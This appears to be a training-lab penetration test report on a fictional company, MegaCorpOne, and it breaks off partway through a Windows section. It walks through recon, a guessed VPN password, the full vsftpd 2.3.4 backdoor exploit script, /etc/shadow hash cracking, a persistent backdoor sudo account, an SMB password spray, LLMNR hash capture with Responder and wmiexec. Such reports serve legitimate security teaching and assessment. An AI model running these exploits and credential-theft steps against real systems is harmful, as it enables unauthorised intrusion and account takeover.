



Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Larry, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	11
Vulnerability Findings	12
MITRE ATT&CK Navigator Map	13

Contact Information

Company Name	Larry, LLC
Contact Name	Larry
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	Larry@LLLC.com

Document History

Version	Date	Author(s)	Comments
001	01/01/2023	Larry	

Introduction

In accordance with MegaCorpOne's policies, Larry, LLC (henceforth known as LLLC) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by LLLC during June of 2021.

For the testing, LLLC focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

LLLC used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

LLLC begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

LLLC uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

LLLC's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website

Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:

Exploitation Likelihood	Critical					
	High					
	Medium					
	Low					
	Informational					
		Informational	Low	Medium	High	Critical
		Potential Impact				

Summary of Weaknesses

LLLC successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- In the beginning stages of reconnaissance, scanning for open ports using nmap or even “shodan.io” makes it inconceivably easy to find information that is theoretically open for public view. Along with other reasons, firewalls are a necessity for filtering out traffic for these openings.
- Password policies were weak in the sense of password strength, that were cracked in a matter of seconds through brute force, as well as how passwords were stored. Passwords were also exchanged between users in plaintext over low privileged files, making easy work for any intruder. A password brute-force was successfully executed through manual input because of these weak practices.
- Sensitive information was also open to the public through the web-application subdomains on the “about” page and “contact us” page. Involving staff emails and their full names.
- “Link Local Multicast Name Resolution” or (LLMNR) is commonly enabled by Windows default system. With this protocol, it's possible for attackers to spoof their address and respond to broadcasted SMB requests from the host. Making it possible to grab hashes and escalate and pivot onto the host.

Executive Summary

Recon

Google Dorking


Beginning steps of reconnaissance included using any browser url search bar to “Dork” the megacorpone domain and subdomains. This revealed an assets index as shown in (Figure 1) and pages containing emails in (Figure 2).

After these findings, attempts were made to find password logs, username logs, and stored caches with no results:


- allintext:password filetype:log site:megacorpone
- allintext:username filetype:log site:megacorpone
- cache: megacorpone.com

These results also brought to attention towards the “Contact Us” and “About Us” pages, as seen below in (figure 3) and (figure 4), which provide easy access information to numerous emails with social media handles and names, aswell as a phone number.


In (Figure 5), the “/assets” page contains the name of the webserver (Apache), the version (2.4.38), the OS (Debian) and the Port being used (80) (Figure 1)




(Figure 2)



(Figure 3)



(Figure 4)



MegaCorp One

HOME ABOUT **CONTACT** SUPPORT CAREERS LOG IN

Your Name
 Email address
 Subject
 Message

Submit

Executive Team

Name: Joe Sheer
 Title: CEO
 Email: joe@megacorpone.com

Name: Mike Carlow
 Title: VP Of Legal
 Email: mcarlow@megacorpone.com

Name: Alan Grofield
 Title: IT and Security Director
 Email: agrofield@megacorpone.com

Contact Our Departments

Department: Human Resources
 Email: hr@megacorpone.com

Department: Sales
 Email: sales@megacorpone.com


Department: Shipping
 Email: shipping@megacorpone.com

Our Address

MegaCorp One
 2 Old Mill St
 Rachel, NV 89001
 United States.

Email: sales@megacorpone.com
 Tel: (903) 883 - MEGA
 Web: http://www.megacorpone.com

(Figure 5)



← → ↻ 🏠 www.megacorpone.com/assets/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin

Index of /assets

Name	Last modified	Size	Description
🔙 Parent Directory		-	
📁 css/	2016-08-21 11:21	-	
📁 fonts/	2016-08-21 11:21	-	
📁 img/	2017-10-03 09:08	-	
📁 js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

DNS Enumerations

Used nslookup inside a terminal for "www.megacorpone.com" and obtained the public ip address "149.56.244.87". (Figure 6)

Then searched “149.56.244.87” into Shodan.io, (seen in figure 7) to look through the internet for “iot” devices for megacorpone.com domain. Which revealed the following:

- Open Ports (22,80,443)
- Geographic Location, in Montreal Canada
- Organization and ISP: OVH Hosting, Inc./ OVH SAS
- SSH payload headers containing version of ssh, public key, key-type, Fingerprint, and algorithm list.
- Apache webserver headers containing the current OS (Debian), Apache version 2.4.38, HTTP/1.1, and SSL Certificate information.
- An Updated List of Vulnerabilities through-out the Domain.
- List of used web technologies: “Bootstrap”, “Font Awesome”, “Google Hosted Libraries”, “jQuery”, “Prettyphoto”.

Using Recon-ng’s “Hackertarget” module. It was also possible to obtain the names of 18 megacorpone.com subdomain hosts and their corresponding ip addresses. (figure 8)

(Figure 6)

```
(vagrant@kali)-[~]
$ nslookup www.megacorpone.com
Server: 10.0.2.3
Address: 10.0.2.3#53

Non-authoritative answer:
Name:   www.megacorpone.com
Address: 149.56.244.87

(vagrant@kali)-[~]
$
```

(Figure 7)

The screenshot displays a web application interface with the following sections:

- General Information:**
 - Hostnames: www.megacorpone.com
 - Domains: MEGACORPONE.COM
 - Country: Canada
 - City: Montréal
 - Organization: OVH Hosting, Inc.
 - ISP: OVH SAS
 - ASN: AS16276
- Web Technologies:**
 - BOOTSTRAP
 - FONT AWESOME
 - GOOGLE HOSTED LIBRARIES
 - JQUERY
 - PRETTYPHOTO
- Vulnerabilities:**
 - CVE-2019-0196:** A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.
- Open Ports:**
 - 22
 - 80
 - 443
- OpenSSH / Spt Debian 10+deb10u2:**

```
SSH-2.0-openssh_7.9p1 Debian-10+deb10u2
Key: ssh-rsa
key: AAAAB3NzaC1yc2EAAAADAQABAAQCSg5S87a7X68T51hNhb3j15367JlhTef6C11jU7vG3j
shw8S8epghad/ryvgiaepcovfwH8Kcaj5618pWC46h1h89SCnd1rg88max1cvuYd019
ny/tfJ20013c10urE77h0xqz3qQ3vsqwcN15qCfHw/bo+Pvampdviz37arVg5r/07y3ha2j
u2uqC7f2mmawo1+81PP8+Jv3j7gKfygCf+qAmXoU2C68Y88115v8K7F7x6Mpa21162
2r+d8qC11f3P0p011awhczjjawh1u31v4u8wQc37F4w8K7n5t8v8/812j
fingerprnt: c01b01d1f01c21fb: c310b14b1ef17f15f1ba1341f186

Kex Algorithms:
curve25519-sha256
curve25519-sha256@libssh.org
ecdh-sha2-nist256
ecdh-sha2-nist384
ecdh-sha2-nistp521
diffie-hellman-group-exchange-sha256
diffie-hellman-group16-sha512
diffie-hellman-group18-sha512
diffie-hellman-group14-sha256
diffie-hellman-group14-sha1

Server Host Key Algorithms:
rsa-sha2-512
rsa-sha2-256
ssh-rsa
ecdsa-sha2-nistp256
ssh-ed25519

Encryption Algorithms:
chacha20-poly1305@openssh.com
aes128-ctr
aes192-ctr
aes128-gcm@openssh.com
aes192-gcm@openssh.com

MAC Algorithms:
umac-64-etm@openssh.com
umac-128-etm@openssh.com
hmac-sha2-256-etm@openssh.com
```

(Figure 8)

```
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210

[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18

[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213

[*] Host: ns2.megacorpone.com
[*] Ip_Address: 51.222.39.63

[*] Host: www2.megacorpone.com
[*] Ip_Address: 149.56.244.87

[*] Host: ns3.megacorpone.com
[*] Ip_Address: 66.70.207.180

[*] Host: beta.megacorpone.com
[*] Ip_Address: 51.222.169.209

[*] Host: syslog.megacorpone.com
[*] Ip_Address: 51.222.169.217

[*] Host: mail.megacorpone.com
[*] Ip_Address: 51.222.169.212

[*] Host: siem.megacorpone.com
[*] Ip_Address: 51.222.169.215

[*] Host: admin.megacorpone.com
[*] Ip_Address: 51.222.169.208

[*] Host: vpn.megacorpone.com
[*] Ip_Address: 51.222.169.220

[*] Host: snmp.megacorpone.com
[*] Ip_Address: 51.222.169.216

[*] Host: router.megacorpone.com
[*] Ip_Address: 51.222.169.214

[*] Host: intranet.megacorpone.com
[*] Ip_Address: 51.222.169.211

[*] Host: support.megacorpone.com
[*] Ip_Address: 51.222.169.218

[*] Host: test.megacorpone.com
[*] Ip_Address: 51.222.169.219

[*] Host: www.megacorpone.com
[*] Ip_Address: 149.56.244.87
```

Brute Force Access

"vpn.megacorpone.com" was typed through a web browser and prompted a login window. Using the emails provided from reconnaissance, "agrofield" was inputted for the username, and attempted guessing commonly practiced and weak passwords. With 18 manual guesses, the password was successfully guessed as "agrofield1".

After logging in, an Index revealed "password.lst" file repository for commonly used passwords, as well as a "vpn.sh" script that contained the usernames and passwords for other employees.

- thudson= thudson
- trivera=Spring2021
- msmith=msmith
- mcarlow=Pa55word
- agrofield=agrofield1

Backdoor Vulnerability

Used nmap to scan 172.22.117.150 machine (figure 9). Then checked for vsftpd backdoor vulnerabilities that was referenced from cve.mitre.org, scarybeastsecurity.blogspot.com, github.com, securityfocus.com.

Used Command: `nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150`

Found that port 21/tcp ftp was vulnerable, then used "searchsploit" to find an exploit based around vsftpd that listens to port 21. (figure 10). Edited the script to make sure it would execute properly to the correct port as seen in (figure 11).

Afterwards, executed the script with "python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150" to shell in as daemon.

While shelled in, searched for keyword documents by inputting:

"find / -type f -iname '*admin*.txt'"

found an absolute path of "/var/tmp/adminpassword.txt"

Cat(ed) the absolute path that says "Jim, These are the admin credentials, do not share with anyone! msfadmin:cybersecurity"

After finding this information, proceeded to ssh into "msfadmin@172.22.117.150" with the password "cybersecurity"

shelled in with "ACCESS TO ALL COMMANDS"

(Figure 9)

PORT	STATE	SERVICE
21/tcp	open	tfp
22/tcp	(all open)	telnet
25/tcp	(all tcp)	smtp
53		domain
80		http
111		rpcbind
139		netbios-ssn
445		microsoft-ds
512		exec
513		login
514		shell
1099		rmiregistry
1524		ingreslock
2049		nfs
2121		ccproxy-ftp
3306		mysql
5432		postgresql
5900		vnc
6000		X11
6667		irc
8009		ajp13
8180		unknown

MAC Address: 00:15:5D:02:04:10 (microsoft)

(Figure 10)

<pre>(vagrant@kali)~\$ searchsploit vsftpd</pre>	
Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py
Shellcodes: No Results	
<pre>(vagrant@kali)~\$</pre>	

```

GNU nano 6.4 /usr/share/exploitdb/exploits/unix/remote/49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('    [+]Exiting... ')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()

```

(Figure 11 above)

Password/Username Enumeration

While SSH'd in 172.22.117.150 as msfadmin, typed "sudo grep '\$1' /etc/shadow" and received the hashed passwords for:

root, sys,klog,msfadmin.postgres,user,service,tstark

With this information, the next step was to copy the hashes into a separate file and use the "John the Ripper" program to brute force.

This resulted in cracking multiple passwords

123456789 for klog

batman for sys

service for service

Password! for tstark

Persistence

While in msfadmin, typed "sudo su -" to gain root escalation.

Then nano edited "/etc/ssh/sshd_config" to add Port 10022 and enable the ability to ssh towards 10022 and 21

After SSHing 10022, as new user, "systemd-ssh" was created under the admin group with "sudo adduser systemd-ssh" for innate sudo access.

Windows OS

Windows Nmap

Using Kali Linux, used nmap for network 172.22.117.100/24
Obtained reports for 2 machines and 1 Domain Controller, as shown in (figure 12).

(Figure 12)

```
Scan report for WinDC01 (Domain controller) 172.22.117.10
  Port    Service
  53/tcp   domain
  88/tcp   kerberos-sec
  135/tcp  msrpc
  139/tcp  netbios-ssn
  389/tcp  ldap
  445/tcp  microsoft-ds
  465/tcp  kpasswd5
  593/tcp  http-rpc-epmap
  636/tcp  ldapssl
  3268/tcp globalcatLDAP
  3269/tcp globalcatLDAPssl

  MAC: 00:15:5D:02:04:11(microsoft)

Scan report for Windows10 172.22.117.20
  PORT    Service
  135/tcp  msrpc
  139/tcp  netbios-ssn
  445/tcp  microsoft-ds
  3390/tcp dsc

  MAC: 00:15:5D:02:04:01(microsoft)

Scan report for 172.22.117.100
  PORT    SERVICE
  80/tcp   http
  5901/tcp vnc-1
  6001/tcp X11:1
  8080/tcp http-proxy (filtered)
```

Password Spray

After Obtaining the credentials from “/etc/shadow”. Used Metasploit inside Kali Linux and loaded the “scanner/smb/smb_login” module. Set options for:

- set SMBUser tstark
- set SMBPass Password!
- set MBDomain megacorpone

Ran the password spray and received results from 2 machines with open smb ports listed on (figure 13 and 14):

(Figure 13)

```
[*] 172.22.117.10:445 - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445 - 172.22.117.10:445 - Success: 'megacorpone\tstark:Password!'
```

(Figure 14)

```
[*] 172.22.117.20:445 - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445 - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
```

Was unsuccessful when logging into tstark.

LLMNR

via Kali, ran responder to listen for LLMNR broadcasts with “sudo responder -I eth1 -v” and pulled traffic from parker.

Result:

From CLIENT: 172.22.117.20 (From parker requesting)

NTLMv2-SSP

Username: MEGACORPONE\pparker (following a HASH)

Then copied the results and outputted into a text file. Then ran “John the Ripper” to brute force the hashed password, successfully prompting “Spring2021”.

Windows Management Instrumentation

Via Metasploit, ran impacket wmiexec (wmiexec.py) script with set options from the credentials:

```
set COMMAND whoami (to check) THEN run COMMAND to (systeminfo), then (net session), then (net share). (Figure 15)
set RHOSTS 172.22.117.20
set SMBDomain megacorpone
set SMBPass Spring2021
set SMBUser parker
```

(Figure 15)

```
ran under "pparker" "Spring2021" 172.22.117.20 with:
Command systeminfo:
    OS Name: Microsoft Windows 10 Pro N
    Host Name: WINDOWS10
